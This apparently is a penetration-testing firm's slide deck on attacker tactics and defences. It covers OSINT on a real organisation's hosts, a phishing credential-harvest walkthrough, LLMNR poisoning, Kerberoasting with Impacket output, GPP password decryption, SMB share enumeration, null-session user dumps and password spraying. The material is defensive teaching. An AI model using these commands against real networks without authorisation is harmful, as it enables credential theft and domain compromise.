



American Council of Engineering Companies IS Forum

Nick DeLena, Principal, IT Risk Assurance & Advisory
Scott Goodwin, Manager, IT Risk Assurance & Advisory

October 14, 2021

WELCOME



Manager

IT Risk Assurance
and Advisory

155 Federal Street
Suite 200
Boston, MA 02210
(781) 937 - 5722
sgoodwin@dgccpa.com

Scott Goodwin

Scott is a Manager in the firm's Business Advisory Group and a team member of the IT Risk Assurance & Advisory practice. He has extensive experience across a wide variety of areas including vulnerability assessments, infrastructure and application penetration testing, social engineering, along with compliance-focused capabilities including CMMC and DFARS assessment, information security program development and implementation, and fractional CISO services.

Scott holds several industry standard information security and penetration testing certifications including: Certified Ethical Hacker (C|EH), Offensive Security Certified Professional (OSCP), Offensive Security Wireless Professional (OSWP), Security+, Microsoft Security Technology Associate, as well as a number of vendor and technology specific certifications. His experience in the technical areas of the infosec industry has allowed him to identify several previously unknown security vulnerabilities in commercial software during client penetration tests.

Vulnerability Credits

CVE-2018-11628, CVE-2019-7004, CVE-2019-19774, CVE-2020-12679, CVE-2020-13998, CVE-2020-5132, CVE-2021-27032, CVE-2021-38157

Education

University of Massachusetts Boston, Bachelors of Science in Physics, Magna Cum Laude

AGENDA

Part 2: Hacker Techniques, Tactics, and Procedures

- ▶ Anatomy of a Penetration Test
- ▶ Toolkit
- ▶ Common External Tactics & Defenses
- ▶ Common Internal Tactics & Defenses
- ▶ Physical Access Abuses & Defenses (if we have time!)

Anatomy of a Penetration Test

- ▶ Simulated attack scenario
- ▶ Many different approaches & frameworks
- ▶ Emulate an adversary's tactics

Security researchers = penetration tester
Criminals = malicious hacker




Toolkit

- Many open source and proprietary tools exist to perform these various tasks.
 - Some are broad – collecting as much information as possible from multiple sources
 - Some are specific to a single type of data or data source
 - Local and web-based

At DGC, we leverage the Kali Linux operating system for most of these tasks

A purpose-built OS for penetration testing, security research, and *hacking*

Preinstalled open-source intelligence tools, as well as ongoing development and release of new tools.



Common External Tactics

External tactics are those which are conducted over the internet, and:

- do not require a physical presence anywhere near your systems or personnel.
- do not require logical access to your local network
- are often a precursor to internal tactics

1. Open-Source Intelligence Gathering
2. Social Engineering
3. Compromised Credential Abuse



Open-Source Intelligence Gathering

- **Open-Source Intelligence (OSINT)**
- Information collected from the public domain (i.e. the internet)
 - About a business or organization:
 - Locations, clients, vendors, partners, financial data
 - About employees and users:
 - Organizational structure, names, emails, passwords
 - About technical infrastructure:
 - Internet facing systems and services
 - Wireless networks

Build a **TARGET PROFILE**

Open-Source Intelligence Gathering

- Passive Intel Gathering
 - Methods of retrieving information by leveraging existing data, third-party services, etc.
 - Does not require actively engaging with a target system.



- Active Intel Gathering
 - Methods of retrieving information by directly interacting with target systems.
 - Leaves a trace on target systems, can be illegal in some circumstances (i.e. geographical).



OSINT Tools



- Free and publicly accessible IoT search engines. Used to search for devices rather than webpages.
- Displays potentially useful information:
 - Public IP addresses
 - Location
 - Services/ports in use
 - SSL Certificate information

Used to quickly gain a technical understanding of internet facing systems without directly communicating with them



Q Hosts v acec.org

Hosts

Results: 6 Time: 0.00s

- 64.124.100.18**
 - DESIGNDATA (14011) United States
 - 443/HTTP
 - services.tls.certificates.leaf_data.names: utm.acec.org
 - services.tls.certificates.leaf_data.subject.common_name: utm.acec.org
- 64.124.100.21**
 - DESIGNDATA (14011) United States
 - 80/HTTP 443/HTTP
 - services.tls.certificates.leaf_data.names: netforum.acec.org
 - services.tls.certificates.leaf_data.subject.common_name: netforum.acec.org
- 64.124.100.20 (mail.acec.org)**
 - DESIGNDATA (14011) United States
 - 443/HTTP
 - services.tls.certificates.leaf_data.names: utm.acec.org
 - services.tls.certificates.leaf_data.subject.common_name: utm.acec.org
- 64.124.100.19**
 - DESIGNDATA (14011) United States
 - 443/HTTP
 - services.tls.certificates.leaf_data.names: utm.acec.org
 - services.tls.certificates.leaf_data.subject.common_name: utm.acec.org
- 64.124.100.27**
 - DESIGNDATA (14011) United States
 - 443/HTTP
 - services.tls.certificates.leaf_data.names: utm.acec.org
 - services.tls.certificates.leaf_data.subject.common_name: utm.acec.org

OSINT: Best Defense

- Some of this information is meant to be public
 - Web servers & SSL certificates
 - Line of business applications
 - LinkedIn profiles.
- It is important to understand that all data has value to an attacker.
- Consider:
 - Social media privacy settings and training
 - Website security
 - inventory of internet-facing systems
 - **Attack surface management**

It's critical to know what information
your organization is making public
You can leverage the same TTPs we
have demonstrated here.



IP	(7/28)
Email	(8/28)
theHarvester	
Bing	(9/28)
Dogpilesearch	(10/28)
Google	(11/28)
Google CSE	(12/28)
Google+	(13/28)
Google Profiles	(14/28)
LinkedIn	(15/28)
PGP	(16/28)
Yahoo	(17/28)

Social Engineering

Phishing, phishing, phishing. Don't click on links. Don't open attachments. Phishing, phishing, phishing, ph

Let's see it from a different perspective – the hacker's perspective...

Step 1: Clone Login Page


- Identify a target with a login page from open-source intelligence gathering.
- Use publicly available tools to create a copy of that webpage.

Step 2: Harvest Credentials

- Modify the source code of the form to write data which is entered to a file.
- Buy a lookalike domain.
- Host the malicious landing page.

Step 3: Profit

- Send some emails pretending to be from IT Support
- **Collect stolen credentials**



Social Engineering: Best Defense

- **For end users**
 - Never assume an email is from who it says it is from. It's trivial to spoof names.
 - Never assume a website is what it says it is. It takes only a few clicks to clone a website.
 - Never assume a link in an email is taking you to where it says it is. Hover!
 - Always beware of emails that mention entering credentials, or links that bring you directly to a login screen.
- **For IT stakeholders**
 - You should own all available top-level domains for your organization (i.e. com, org, net).
 - You should own common variations of your primary domain name.
 - You should provide training to your end users.
 - You should be phishing your users on a regular basis.
 - You should consider implementing perimeter controls to block requests based on *domain age*.
- You must deploy **multifactor authentication** for all internet-facing resources



Compromised Credential Abuse


- We can only control the information in our possession.
 - Consider it "secure" if it's on our server, in our datacenter, etc.
- The most valuable information is the data that is not centrally managed.
- What information is managed by your end users? To some extent:
 - Business sensitive information
 - Their usernames/email addresses
 - Their passwords
- Because of this, you can't prevent:
 - Use of work emails on external sites & services
 - Password sharing across multiple sites







TARGET THIS DATA



jdoe@biz.org
Password123



jdoe@biz.org
Password123



Compromised Credentials: Best Defense

We cannot completely prevent these “information leaks”, but we can take steps to reduce the likelihood of it occurring in the first place:

- Train users never to reuse work passwords on external sites or services
- Train users never to use work emails on external sites or services which are not work-related

We can also take steps to reduce the impact associated with leaked credentials:

- Consider engaging in compromised credential monitoring to identify credentials which are exposed
- Implement multifactor authentication to render compromised credentials (mostly) useless

Common Internal Tactics

Internal tactics are those which are executed locally, and:

- May require physical access to individual information systems
- Do require logical access to your local network


1. Legacy Name Resolution Protocol Abuse
2. Kerberos Abuse
3. Group Policy Preference File Abuse
4. Network Share Enumeration
5. Poor Password Hygiene Abuse
6. Physical Access Abuses



Legacy Name Resolution Protocol Abuse

This is a favorite among penetration testers and hackers alike.

- Commonly the first step in gaining a foothold within a Windows environment.
- Enabled by default, and NO ONE turns this stuff off.



Legacy Name Resolution Protocol Abuse

Enter: **Responder**

This tool listens on the local network for multicast name resolution requests. When it hears one, it “responds” to poison that request with a malicious response. If it connects, responder requests authentication credentials.

[illegible]

Best Defense

Now we have a NetNTLMv2 hash that we can either:

1. Attempt to crack to recover the plaintext password associated with the account
2. Relay to another system where that same user is a local administrator

How can you defend against this attack?

1. Disable Link Local Multicast Name Resolution via GPO
2. Disable NetBIOS Name Resolution via GPO
3. Password hygiene

Modern applications and Active Directory environments do not rely on these protocols, they rely on DNS!

Check it out on your own network:

[illegible]

Kerberos Abuse

Kerberos is an authentication protocol that is widely used within an Active Directory environment.

In general, it offers strong authentication for client/server applications using secret key cryptography.

However, certain features & weaknesses can be abused. For example...

Did you know that ANY authenticated user on your domain can request service account password hashes from the domain controller?

Kerberoasting

This is a pervasive attack technique that can be used to escalate privileges on a domain and facilitate lateral movement.

Kerberos Abuse

Enter: **Impacket**

This is a very powerful suite of protocol abuse tools. One component: GetUserSPNs is designed specifically to query Active Directory for service account hashes:

```
GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/svc tgs
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

Password:
ServicePrincipalName  Name          MemberOf          PasswordLastSet    LastLogon
-----
active/CIFS:445      Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40  2018-07-30 13:17:40

$krb5tgs$23*$Administrator$ACTIVE.HTB$active/CIFS-445*$c3881c3181ab73384605538f0669d47e$29b04aa8171863c8daadd7e085bec519800ad17f2f14fde7eb84c8cfe65
a5450f23e0539ac89037c4084084cf911453eeaa4ea4c2b08e151890b67d28766e7fba3e687df6839a049dad4fcaddc885503753e391334de71791b48dc34da45a9870cde11db784d0c
286617eaf6fee8c7a8940e8d186ce0c55fcca8fd4b70ee98becd079843522f4529ac63d2005ccbf99d2f08213fd915ce7d7d65d3640dd440a8871297dee497fe1a72b904cbd40e498ad
f4c2c4f43c1a5ccae0db6f369ebe45559776c712149eb9e8430a34a7045072c4e98b5b35c057cb087e7a9a676a8205547ad4b540adfd64a4030dc5dd302993aa3c4930e191f8163f388
7e23a4249c83269f126304fe9f9010e80359a35a43fbc81901c654433bc053f9407a2d6f0de2990bf94c82771e4a73d82d10936d5afd37ef23fa4d22208c3f24fd2c2a9460654da2522
c39e1aa150db135fd421d56669319ce56d4fe9860e6d3a3e73d9d0ff1954ee80fee35a4f878e0839a0fa302dee6b4b773f8ec2eea6ce2974d25866f778b326c8786756d56c1a7a65390
cb4a2fa61685a860923e3c7421ba2d5cc62f4a40480934e647b9b555d250e868f22dcafc934461de0700359b69af4073e654fee085c7e962b04e23145b4597d72068157b97d811d3900
50f8235dee7754fa459b4af52a93b5c83b23c391424b0a2436abd2529ffda6130764eb808f1c643035a40d6fdb20a75944b63276c0ebffce366a4108f2f3bccb0e131df82eb299a562
7c376e97f6802c69158ffd695d98d2f788ea834b71d0552fed54846b5c2c8e1b0f1807a13e8464a51b2532b61e1c095b125bcf5434ca94fdd900fae67e0579edf9475bc16b6695e337
13129c2d2fbf2b124eea7cdef4fe4181675863509c2a37b5b03505a0e2be035d2de56fc60a334e22d87d588dd72486d39393290c0fce549644504bb2667692ed07a218fac1378f75fdc
6b3d08c2fbae1e284534a5bfa5860962a09c356f7780dfe071f19036e7387800618093a264839df1685fe6ebf76a60da611fb809656817afc49e49285e0925adaf333b07251634d8585
ee59db818debe97f0e9fad77fed5dbecf73d2d14bb542641231c20478ee94320d340597afb4d295189d0d69c11b6cf2c0c39ab6f49dcca81c3afa733ee9c1147fd071a08ede9e461972
099aad8cafeb7da5d9c755ee48435db7d639f3334c1bba5e4625397dd116688996ec5a5bda433dfa9632095f797bd93bd4bf3617
```

Service accounts supporting applications running at the domain-level (i.e. supporting domain authentication) are vulnerable to this attack

Best Defense

Now we have a Kerberos ticket which is encrypted with the affected user's password. We can crack this material offline to recover the plaintext password associated with the account.

This is very valuable, because these service accounts are most often linked to administrative accounts on the domain.

This attack cannot be “fixed”... **only mitigated**

How can you defend against this attack?

1. Password Hygiene
2. Advanced Active Directory monitoring (EDR)


Check it out on your own network:

```
(kaliⓈkali)-[~]  
$ impacket-GetUserSPNs -request -dc-ip <YOUR DC IP ADDRESS> <DOMAINNAME>\<USERNAME>  
zsh: parse error near '
```

Group Policy Preferences File Abuse

We all know Group Policy: it's a mechanism for deploying and enforcing configurations on Windows systems throughout a domain.

When a domain-joined machine connects to the network, it checks for any new or modified group policies by querying the Active Directory domain controller.



	Name	Date modified	Type
	{0B4D3578-76E1-483C-9893-078A47925AE0}	1/16/2021 7:36 PM	File folder
	{0D78C806-3671-497C-B95D-0E9E1677607E}	1/16/2021 7:36 PM	File folder
	{01DE1E26-E5F3-4EC8-A103-BA49FA4421C1}	1/16/2021 7:37 PM	File folder
	{1E6F37A0-C79D-471D-8645-A1F8D44C72F0}	1/16/2021 7:37 PM	File folder

Group Policy Preferences were introduced in Windows Server 2008 and extends GPO functionality to include a bunch of stuff...including management of local user accounts.

Group Policy Preferences File Abuse

A common use case is using Group Policy Preferences to manage local administrator passwords (or other local account passwords) across an Active Directory Domain.

Microsoft was gracious enough to encrypt that password, so that it cannot be read or abused by malicious users.

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
- <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
  02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
  <Properties action="U" newName="ADSAdmin" fullName="" description=""
    cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
    changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
    (built-in)" expires="2015-02-17" />
  </User>
</Groups>
```

Then, in 2012, they published the decryption key! Since then, no passwords stored in GPP have been safe.

Best Defense

Remember, Active Directory is readable by all authenticated users on the domain, so anyone can search for and abuse these stored credentials.

How can you defend against this attack?

1. Don't store any credentials in GPP files, at all.
2. Don't use the same local administrator password across all your hosts (for LOTS of reasons)
3. Consider leveraging the Local Admin Password Solution (LAPS) to securely manage local administrator passwords.

Check it out on your own network:

- Identify stored credentials:

```
C:\Users\sgoodwin>findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policies\*.xml
```

- Decrypt stored credentials:

```
(kali㉿kali)-[~]  
$ gpp-decrypt j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw  
Local*P4ssword!
```

Network Share Enumeration

Network share enumeration is a powerful mechanism to obtain valuable information, as many organization host their “crown jewels” on file servers.


A common attack technique is to identify “open” shares, that is, shares that are either:

1. Accessible without any authentication (very bad)
2. Accessible using the current compromised user account (not inherently bad)

Over time, network share permissions tend to become broader and broader

- Configuration drift

Users may also be exporting network shares on their local systems without even knowing it.



The screenshot shows a Windows 'Shared Folders' window. On the left, there is a tree view with 'Shared Folders (Local)' expanded, showing 'Shares', 'Sessions', and 'Open Files'. The main pane displays a table of shares.

Share Name	Folder Path	Type	# Client Connections
ADMIN\$	C:\WINDOWS	Windows	0
C\$	C:\	Windows	0
D\$	D:\	Windows	0
IPC\$		Windows	0

Network Share Enumeration

Common findings:

1. Standard (compromised) user account has broad access to sensitive company information. Organizations rarely adhere to the “principle of least privilege”.
2. Misconfigured network shares expose web application source code, database connection strings, configuration files, and other information that is valuable for privilege escalation.
3. Standard users with local administrator access are sharing locally hosted folders because it allowed them to “get around” a permissions issue.

Enter: **SMBMap**

A handy tool to enumerate and search available SMB shares across a network.

```
PS C:\Python27\Scripts> python .\smbmap.py -u thor -p '1234567890' -d sbcloudlab --host-file C:\hosts-to-scan.txt
[+] Finding open SMB ports....
[+] Hash detected, using pass-the-hash to authenticate
[+] User session established on DC02...
[+] Hash detected, using pass-the-hash to authenticate
[+] User session established on APP02...
[+] Hash detected, using pass-the-hash to authenticate
[+] User session established on FS02...
[+] IP: DC02:445 Name: dc02.sbcloudlab.com
Disk
-----
ADMIN$ NO ACCESS
C$ NO ACCESS
IPC$ NO ACCESS
NETLOGON READ ONLY
SYSVOL READ ONLY
[+] IP: APP02:445 Name: unknown
Disk
-----
ADMIN$ NO ACCESS
C$ NO ACCESS
IPC$ NO ACCESS
[+] IP: FS02:445 Name: fs02.sbcloudlab.com
Disk
-----
accounting READ ONLY
ADMIN$ NO ACCESS
C$ NO ACCESS
development NO ACCESS
documentation READ ONLY
Finance NO ACCESS
financials NO ACCESS
IPC$ NO ACCESS
Marketing NO ACCESS
PS C:\Python27\Scripts>
```

Best Defense

In this case, there is no way around “doing the work”.

You need to understand what people require access to, and then build role-based access controls around those requirements.

This will limit the exposure of sensitive data as a result of any one compromised user account.

Manage access to network shares based on group membership.

Check it out on your own network:

1. Create a host list:

```
for octet in {1..254}; do echo 10.0.0.$octet >> ~/Desktop/HostList.txt; done
```
2. Scan those hosts with smbmap:

```
(kali@kali)-[~]  
$ smbmap -R --host-file HostList.txt  
map smbmap [ 1 ] / 10.0.0.1 host file
```

Try it with and without credentials!

Poor Password Hygiene Abuse

Nearly all of the attack tactics we have demonstrated so far involve user credentials in one form or another.

Sometimes, we leverages weaknesses to recover hashed passwords that we then need to crack.

But what if we can just *guess* passwords, without having to do any heavy lifting at all.

BUT WAIT! That sounds like a brute force attack. My account lockout settings protect me from brute force attacks!

Enter: **Password Spraying**

Poor Password Hygiene Abuse

Password Spraying: Instead of trying to hit ONE user account with MANY passwords
Try hitting MANY user accounts with ONE password

This avoids account lockouts, and is often very successful in recovering additional user accounts during a penetration test.

What we need: a list of Active Directory user accounts.

1. This can be obtained by any authenticated user on the domain
2. This can be obtained by any unauthenticated user if NULL sessions are enabled

Check it out on your own network:

1. NULL Session attempt:

```
(kali㉿kali)-[~]  
$ rpcclient -N -U "" <DOMAIN CONTROLLER IP>  
rpcclient: error: unable to connect to server: [0x00000000]
```

← This should FAIL without credentials

2. Dump domain users:

```
rpcclient $> enumdomusers  
user:[Administrator] rid:[0x1f4]  
user:[Guest] rid:[0x1f5]  
user:[krbtgt] rid:[0x1f6]  
user:[DefaultAccount] rid:[0x1f7]  
user:[yashika] rid:[0x44f]  
user:[geet] rid:[0x450]  
user:[aarti] rid:[0x451]
```

Poor Password Hygiene Abuse

Once we have a list of Active Directory user accounts, we can attempt to authenticate to each one using a few very common (and bad) passwords.

Examples:

- Password1!
- Summer2021!

